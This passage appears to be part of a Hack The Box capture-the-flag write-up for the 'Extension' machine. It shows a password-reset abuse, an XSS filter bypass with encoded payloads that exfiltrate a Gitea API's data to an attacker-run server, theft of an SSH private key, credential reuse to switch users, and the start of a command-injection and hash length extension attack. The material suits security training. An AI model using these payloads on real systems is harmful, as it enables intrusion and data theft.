The response we receive shows an error, stating that the password resets token is invalid. so we simply run the previous reset loop and try again. After running the loop again and trying to reset the password once more we are successful.

> Note: We could also try other 3-digit combinations before re-running the loop, although after about five attempts we are put on a cooldown timer by the web application.

```
curl http://snippet.htb/reset-password -H 'Content-Type: application/json' -H 'X-Inertia: true' -H 'X-Inertia-Version: 207fd484b7c2ceeff7800b8c8a11b3b6' -H "X-XSRF-TOKEN: $XSRF" -b "XSRF-TOKEN=$XSRF; snippethtb_session=$SESS" -d '{"email":"charlie@snippet.htb","password":"redpanda","password_confirmation":"redpanda", "token":"3cb830bb658df751861aa4678a582588123"}'; echo


{"component":"Auth\/Login","props":{"errors":{},"auth":{"user":null},"flash":{"message":null},"status":"Your password has been reset!"},"url":"\/reset-password","version":"207fd484b7c2ceeff7800b8c8a11b3b6"}
```


We log in as charlie and go straight to http://snippet.htb/snippets/2, where we can now read the snippet's content, which denied us access earlier.



The snippet is an API request using basic authentication. Basic authentication is a combination of `username:password`, that has been `Base64` encoded. We can decode the authorization string and get the credentials for the `dev.snippet.htb` domain.


```
echo -n 'amVhbjpFSG1mYXIxWTdwcEE5TzVUQUlYbllluSnBB' | base64 -d
```


The decoded output is `jean:EHmfar1Y7ppA9O5TAIXnYnJpA`. We can use these credentials to log in on `dev.snippet.htb`.



Extension XSS

We can see that there is a repository from jean named `extension`. The `README.md` file explains that the code's purpose is to display some additional information on the main issue page on `Gitea`.






We take a look at `inject.js`, which is the main file that is running the extension. The source code is as follows.

```
const list = document.getElementsByClassName("issue list")[0];
const log = console.log

if (!list) {
    log("No gitea page..")
} else {
    const elements = list.querySelectorAll("li");
    elements.forEach((item, index) => {

        const link = item.getElementsByClassName("title")[0]
        const url = link.protocol + "//" + link.hostname + "/api/v1/repos" +
link.pathname
        log("Previewing %s", url)

        fetch(url).then(response => response.json())
            .then(data => {
                let issueBody = data.body;

                const limit = 500;
                if (issueBody.length > limit) {
                    issueBody = issueBody.substr(0, limit) + "..."
                }
                issueBody = ": " + issueBody
                issueBody = check(issueBody)

                const desc = item.getElementsByClassName("desc issue-item-bottom-row df
ac fw my-1")[0]
```


```
                desc.innerHTML += issueBody
            });
    });
}
/**
 * @param str
 * @returns {string|*}
 */
function check(str) {
    // remove tags
    str = str.replace(/<.*?>/, "")
    const filter = [";", "\'", "(", ")", "src", "script", "&", "|", "[", "]"]

    for (const i of filter) {
        if (str.includes(i))
            return ""
    }
    return str
}
```

The source code shows that issues are directly copied into the HTML code of a given page, meaning that the web application might be vulnerable to a Cross-Site Scripting (XSS) attack, as we have direct control over the input, which is then transposed and rendered as `HTML`. Cross-Site Scripting allows an attacker to execute JavaScript in the browser of victims, which in our case could be an administrator who happens to visit the site. Unfortunately, we can't get any cookies as all cookies are `HttpOnly`, as seen using our browser's developer tools.



An `HttpOnly` cookie cannot be accessed through a client-side script, meaning it cannot be manipulated by `JavaScript`, making it especially effective in preventing XSS attacks. However, in this case the source code reveals an internal API to which we can make requests through JavaScript, and then exfiltrate the cookie through our own webserver that we will set up.

At the right-bottom corner of the `dev.snippet.htb` page, we can find a hyperlink with the text `API`. Following that link reveals the documentation for the internal `API`, which we can use to craft targeted payloads later on.



Looking at the `check()` function in the source code, we can see that there is a filter in place to remove any `<tag>`; when applied to a sequence of tags, however, it only removes the first one, as it does not use recursion to sanitise the string.

```
» var str = '<a><img>blah</img>';
← undefined
» str.replace(/<.*?>/, "")
← "<img>blah</img>"
```

The next filter is more troublesome, as it blacklists certain characters and words that are typically used in XSS payloads. We can use the `<img>` HTML tag to bypass these checks. One of the most common XSS payloads that uses the `<img>` tag looks like the following, `<img src=x onerror=alert(1)>`. The payload executes on the error of loading the image and since the source is `x`, which doesn't exist, the payload executes. If we modify the check function to replace the banned characters we can see how it impacts our payload. We change the function to the following.

```
function check(str) {
    // remove tags
    str = str.replace(/<.*?>/, "")

    const filter = [";", "\'", "(", ")", "src", "script", "&", "|", "[", "]"]

    for (const i of filter) {
        if (str.includes(i))
            str = str.replace(i, "");
    }

    return str
}
```

```
» test = "<><img src=x onerror=alert(1)>";
← "<><img src=x onerror=alert(1)>"
» check(test)
← "<img =x onerror=alert1>"
```

We can see that some parts are filtered out, like `src`. Luckily, the filter is case sensitive, whereas HTML is not, so we can bypass that part of the filter by changing the capitalisation of the tag: `sRc`. Moving on, single quotes `'` and parentheses `()` are also blacklisted. A way around using parentheses would be a backtick, as well as encoding the characters as hexadecimals. To prevent further blocks, we can make use of the `atob` function, which allows us to use `Base64` to deliver our payload.

The XSS payload we want to execute is as follows; it targets the `/repos/search` endpoint in the API.

```
fetch("http://dev.snippet.htb/api/v1/repos/search")
    .then(response => response.json())
    .then(data=>fetch("http://10.10.14.29:8000/"+btoa(JSON.stringify(data))));
```

`Base64`-encoding the above payload, we get `ZmV0Y2goImh0dHA6Ly9kZXYuc25pcHBldC5odGIvYXBpL3YxL3JlcG9zL3NlYXJjaCIpLnRoZW4ocmVzcG9uc2UgPT4gcmVzcG9uc2UuanNvbigpKS50aGVuKGRhdGE9PmZldGNoKCJodHRwOi8vMTAuMTAuMTQuMjk6ODAwMC8iK2J0b2EoSlNPTi5zdHJpbmdpZnkoZGF0YSkpKSk7Cg==`.


The full `xss` payload then reads:

```
<><img sRc=x
onerror=eval.call`${"eval\x28atob`ZmV0Y2goImh0dHA6Ly9kZXYuc25pcHBldC5odGIvYXBpL3YxL3JlcG9zL3NlYXJjaCIpLnRoZW4ocmVzcG9uc2UgPT4gcmVzcG9uc2UuanNvbigpKS50aGVuKGRhdGE9PmZldGNoKCJodHRwOi8vMTAuMTAuMTQuMjk6ODAwMC8iK2J0b2EoSlNPTi5zdHJpbmdpZnkoZGF0YSkpKSk7Cg==`\x29"}`>
```

We fire up a `Python` webserver to verify that our payload is actually triggered in the way we expect it to.

```
python3 -m http.server
```

We create a new issue on the `/jean/extension/issues/new` page and paste our payload into the issue's body.



After the issue is created, we browse back to the `/jean/extension/issues` page and get a callback on our web server.

```
python3 -m http.server

Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.171 - - [05/Dec/2022 13:06:47] code 404, message File not found
10.10.11.171 - - [05/Dec/2022 13:06:47] "GET /eyJvayI6dHJ1ZSwiZGF0Y<SNIP>
```

Decoding the `Base64`-output yields a `JSON` response. A condensed output of the key pieces of information reads:

```
<SNIP>
"data": [
    {
      "id": 2,
      "owner": {
        "id": 3,
        "login": "charlie",
        "full_name": "",
        "email": "charlie@snippet.htb",
        <SNIP>
```

```
      },
      "name": "backups",
      "full_name": "charlie/backups",
      "description": "Backup of my home directory",
    <SNIP>
      "html_url": "http://dev.snippet.htb/charlie/backups",
      "ssh_url": "git@localhost:charlie/backups.git",
      "clone_url": "http://dev.snippet.htb/charlie/backups.git",
      "original_url": "",
      <SNIP>
```

We can see that there is a repository from charlie named `backups`. In order to see its contents we need to make a request to `http://dev.snippet.htb/api/v1/repos/charlie/backups/contents`. Our new payload reads:

```
fetch("http://dev.snippet.htb/api/v1/repos/charlie/backups/contents")
  .then(response => response.json())
  .then(data=>fetch("http://10.10.14.29:8000/"+btoa(JSON.stringify(data))));
```

```
<><img sRc=x
onerror=eval.call`${"eval\x28atob`ZmV0Y2goImh0dHA6Ly9kZXYuc25pcHBldC5odGIvYXBpL3YxL3Jlc
G9zL2NoYXJsaWUvYmFja3Vwcy9jb250ZW50cyIpLnRoZW4ocmVzcG9uc2UgPT4gcmVzcG9uc2UuanNvbigpKS50
aGVuKGRhdGE9PmZldGNoKCJodHRwOi8vMTAuMTAuMTQuMjk6ODAwMC8iK2J0b2EoSlNPTi5zdHJpbmdpZnkoZGF
0YSkpKSk7Cg==`\x29"}`>
```

We create a new issue with the fresh payload, and wait for a response. The decoded callback on our `Python` webserver reveals a file named `backup.tar.gz`:

```
[
  {
    "name": "backup.tar.gz",
    "path": "backup.tar.gz",
    "sha": "c25cb9d1f1d83bdad41dad403874c2c9b91d0b57",
    "type": "file",
    "size": 4316,
    "encoding": null,
    "content": null,
    "target": null,
    "url": "http://dev.snippet.htb/api/v1/repos/charlie/backups/contents/backup.tar.gz?
ref=master",
    "html_url":
"http://dev.snippet.htb/charlie/backups/src/branch/master/backup.tar.gz",
    "git_url":
"http://dev.snippet.htb/api/v1/repos/charlie/backups/git/blobs/c25cb9d1f1d83bdad41dad40
3874c2c9b91d0b57",
    "download_url":
"http://dev.snippet.htb/charlie/backups/raw/branch/master/backup.tar.gz",
```

```
    "submodule_git_url": null,
    "_links": {
      "self":
"http://dev.snippet.htb/api/v1/repos/charlie/backups/contents/backup.tar.gz?
ref=master",
      "git":
"http://dev.snippet.htb/api/v1/repos/charlie/backups/git/blobs/c25cb9d1f1d83bdad41dad40
3874c2c9b91d0b57",
      "html": "http://dev.snippet.htb/charlie/backups/src/branch/master/backup.tar.gz"
    }
  }
]
```

We download it using the following payload.

```
fetch("http://dev.snippet.htb/api/v1/repos/charlie/backups/contents/backup.tar.gz")
  .then(response => response.json())
  .then(data=>fetch("http://10.10.14.29:8000/?data="+btoa(JSON.stringify(data))));
```

```
<><img sRc=x
onerror=eval.call`${"eval\x28atob`ZmV0Y2goImh0dHA6Ly9kZXYuc25pcHBldC5odGIvYXBpL3YxL3Jlc
G9zL2NoYXJsaWUvYmFja3Vwcy9jb250ZW50cy9iYWNrdXAudGFyLmd6IikudGhlbihyZXNwb25zZSA9PiByZXNw
b25zZS5qc29uKCkpLnRoZW4oZGF0YT0+ZmV0Y2goImh0dHA6Ly8xMC4xMC4xNC4yOTo4MDAwLz9kYXRhPSIrYnR
vYShKU09OLnN0cmluZ2lmeShkYXRhKSkpKTsK`\x29"}``>
```

After decoding the response, we get text in JSON format.

```
{
  "name": "backup.tar.gz",
  "path": "backup.tar.gz",
  "sha": "c25cb9d1f1d83bdad41dad403874c2c9b91d0b57",
  "type": "file",
  "size": 4316,
  "encoding": "base64",
  "content": "H4sIANO61GEAA+06aZfaSJL+OvoVueV6XS<SNIP>"
}
```

We convert this to a file by using the following command.

```
cat file | jq .content | sed "s/\"//g" | base64 -d > backup.tar.gz
```

Finally, we decompress the file using `tar`; the extracted directory appears to be `charlie`'s home folder.

```
tar zxvf backup.tar.gz
```

```
tar zxvf backup.tar.gz

home/charlie/
home/charlie/backups/
home/charlie/backups/backup.tar.gz
home/charlie/.profile
home/charlie/.bash_history
home/charlie/.bash_logout
home/charlie/.ssh/
home/charlie/.ssh/id_rsa
home/charlie/.ssh/id_rsa.pub
home/charlie/.bashrc
```

We are given a private SSH key for charlie, which we can use to access the target machine.

```
chmod 600 id_rsa
ssh -i id_rsa charlie@snippet.htb
```

```
ssh -i id_rsa charlie@snippet.htb

charlie@extension:~$ id
uid=1001(charlie) gid=1001(charlie) groups=1001(charlie)
```

Lateral Movement

The first thing we do as charlie is check the home directory.

```
ls -lha
```

```
charlie@extension:~$ ls -lha

total 44K
drwxr-xr-x 6 charlie charlie 4.0K Jun 28 14:59 .
drwxr-xr-x 4 root    root    4.0K Jan  3  2022 ..
drwxr-xr-x 3 charlie charlie 4.0K Jan  4  2022 backups
lrwxrwxrwx 1 root    root       9 Jun 28 14:59 .bash_history -> /dev/null
-rwxr-xr-x 1 charlie charlie  220 Jan  3  2022 .bash_logout
-rwxr-xr-x 1 charlie charlie 3.7K Jan  3  2022 .bashrc
drwx------ 2 charlie charlie 4.0K Jan  4  2022 .cache
-rwxr-xr-x 1 charlie charlie   80 Jan  5  2022 .gitconfig
-rw-r--r-- 1 charlie charlie   72 Jun 13 21:26 .git-credentials
drwx------ 3 charlie charlie 4.0K Jan  4  2022 .gnupg
-rwxr-xr-x 1 charlie charlie  807 Jan  3  2022 .profile
drwx------ 2 charlie charlie 4.0K Jan  4  2022 .ssh
lrwxrwxrwx 1 root    root       9 Jan  5  2022 .viminfo -> /dev/null
```

We see a `.git-credentials` file, but we don't have anything left on the Gitea server to check, so we move on to `/home/jean`, where we also find a `.git-credentials` file. The credentials, namely `jean:EHmfar1Y7ppA9O5TAIXnYnJpA`, are the same as the ones we previously found and used to log into the `dev` subdomain. We can use the password to switch user to `jean`.

```
su jean
```

```
charlie@extension:/home/jean$ su jean

Password:
jean@extension:~$ id
uid=1000(jean) gid=1000(jean) groups=1000(jean)
```

The user flag can be found at `/home/jean/user.txt`.

Privilege Escalation

In the home directory of jean we find a Git repository that is not available on the Gitea server, with the name of `laravel-app`. In the project we can see it's built using `PHP`. There are a couple of notoriously dangerous functions in `PHP` that allow for code execution, which we will search for in the directory's source code.

```
cd ~/projects/laravel-app && grep 'system(\|exec(\|shell_exec(\|passthru(' -r app/
```

```
jean@extension:~/projects/laravel-app$ grep 'system(\|exec(\|shell_exec(\|passthru(' -r app/

app/Http/Controllers/AdminController.php:            $res = shell_exec("ping -c1 -W1 $domain
> /dev/null && echo 'Mail is valid!' || echo 'Mail is not valid!'");
```

We see that there is one such function present in `app/Http/Controllers/AdminController.php`, namely `shell_exec()`. Let's take a look at the parent function's source code.

```
public function validateEmail(Request $request)
    {
        $sec = env('APP_SECRET');

        $email = urldecode($request->post('email'));
        $given = $request->post('cs');
        $actual = hash("sha256", $sec . $email);

        $array = explode("@", $email);
        $domain = end($array);

        error_log("email:" . $email);
        error_log("emailtrim:" . str_replace("\0", "", $email));
        error_log("domain:" . $domain);
        error_log("sec:" . $sec);
        error_log("given:" . $given);
        error_log("actual:" . $actual);

        if ($given !== $actual) {
            throw ValidationException::withMessages([
                'email' => "Invalid signature!",
            ]);
        } else {
            $res = shell_exec("ping -c1 -W1 $domain > /dev/null && echo 'Mail is
valid!' || echo 'Mail is not valid!'");
            return Redirect::back()->with('message', trim($res));
        }
}
```

The code allows a manager to validate an email address by using `ping`, to get a response of the domain that is given. If we can inject a command into the email, we could get Remote Code Execution. Specifically, in this part of the code:

```
$res = shell_exec("ping -c1 -W1 $domain > /dev/null && echo 'Mail is valid!' || echo
'Mail is not valid!'");
```

However, we cannot simply update our email, as there is also some form of `checksum` being sent alongside the email, serving as validation.

```
$given = $request->post('cs');
$actual = hash("sha256", $sec . $email);
```

Fortunately, the hash function is handled in an insecure manner, as it prepends an unknown secret to an input that **we** control. While not all hashing algorithms are affected, in this case `SHA256` is used, leading to the possibility of a hash length extension attack.


In a nutshell, a length extension attack can be used to create a new message that builds on the original hash, without knowing the original message **or** the secret key used to create the hash. This is done by appending additional data to the original message and using a modified version of the original hash function that incorporates the length of the added data. This can potentially be used to forge digital signatures or tamper with data in a way that is undetectable to the original hash function; in this case, we will be able to inject our code into the email address.

Length Extension Attack

There are multiple tools to perform a hash length extension attack; we will use hash_extender. In order to perform the attack we require two things:

- A valid email
- A signature belonging to said email

To get these, we could intercept a normal validation request by logging in as charlie on `http://snippet.htb/`, using the same method as during the Foothold, and going to the `Members` tab on the dashboard. We are given a page that shows all members and a button to validate their email addresses.

